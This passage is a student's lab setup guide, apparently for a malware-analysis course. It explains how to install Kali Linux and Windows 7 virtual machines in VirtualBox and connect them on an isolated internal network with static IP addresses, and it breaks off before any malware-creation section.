Byeongchan Gwak, 501026, b.gwak@wustl.edu

Purpose of this document

1. Setting up Kali linux and Win7 on your host machine.
2. Setting up an isolated virtual network
3. Setting up a shared folder
4. Create a simple Malware


1. Part 1: Installing Kali and Win7 on a Virtual Box

* Before start, host machine operating system is Win10 64bit.

1-1. How to set up Kali on your host machine.


a. Install Kali linux on your host machine using Virtual Box. Kali will act as an attacker.

b. Download a vdi file through this link(https://www.kali.org/get-kali/#kali-virtual-machines)



c. Run Virtual Box and click ‘New’ button. While you’re progressing, you can choose downloaded a vdi file when you’re setting a hard drive!


d. After proper choose of a vdi file, you can start your Kali linus on your Virtual Box.



1-2. How to set up Win7 on your host machine.

a. Install Window7 on your host machine using Virtual Box. Win7 will act as a victim.

b. Download a ova file through this link(https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/). Ova file acts like a iso image. You can make a vdi file using this ova file.




c. Run Virtual Box and click ‘File -> Import’ menu. While you’re progressing, you can choose downloaded a ova file!


d. After proper choose of a ova file, you can start your Win7 on your Virtual Box.

1-3. Check internet connection on both VM

a. Internet connection on Kali




b. Internet connection on Win7



2. Part 2: Setting up an isolated virtual network

This chapter's purpose is to set up isolated network using Virtual Box setting. The Windows 7 VM will act as a victim, and the Kali Linux VM will act as a network gateway to the victim machines.



2-1. First, setting up virtual network on Virtual Box.

a. For each of the two VMs, do the following. Both VM will be in the same network

1. Open VirtualBox, go to Settings->Network

2. Change the 'Attached to' field to Internal network

3. Enter 'cse434-malware-analysis' as the network name

2-2. Second, setting up IP configuration on each VM.

Kali's IP address: 10.0.0.1

Win7's IP address: 10.0.0.3


a. For Kali, modify /etc/network/interfaces like below


```
auto eth0
iface eth0 inet static
address <new static IP>
netmask 255.255.255.0
```

b. Run the following commands in order to reset network interfaces

```
sudo ifup eth0
sudo service networking restart
```


c. For Win7, go to 'Control Panel-> Network and Internet -> Network Connectios'. And open property window and set ip address by clicking TCP/IPv4 list menu.






2-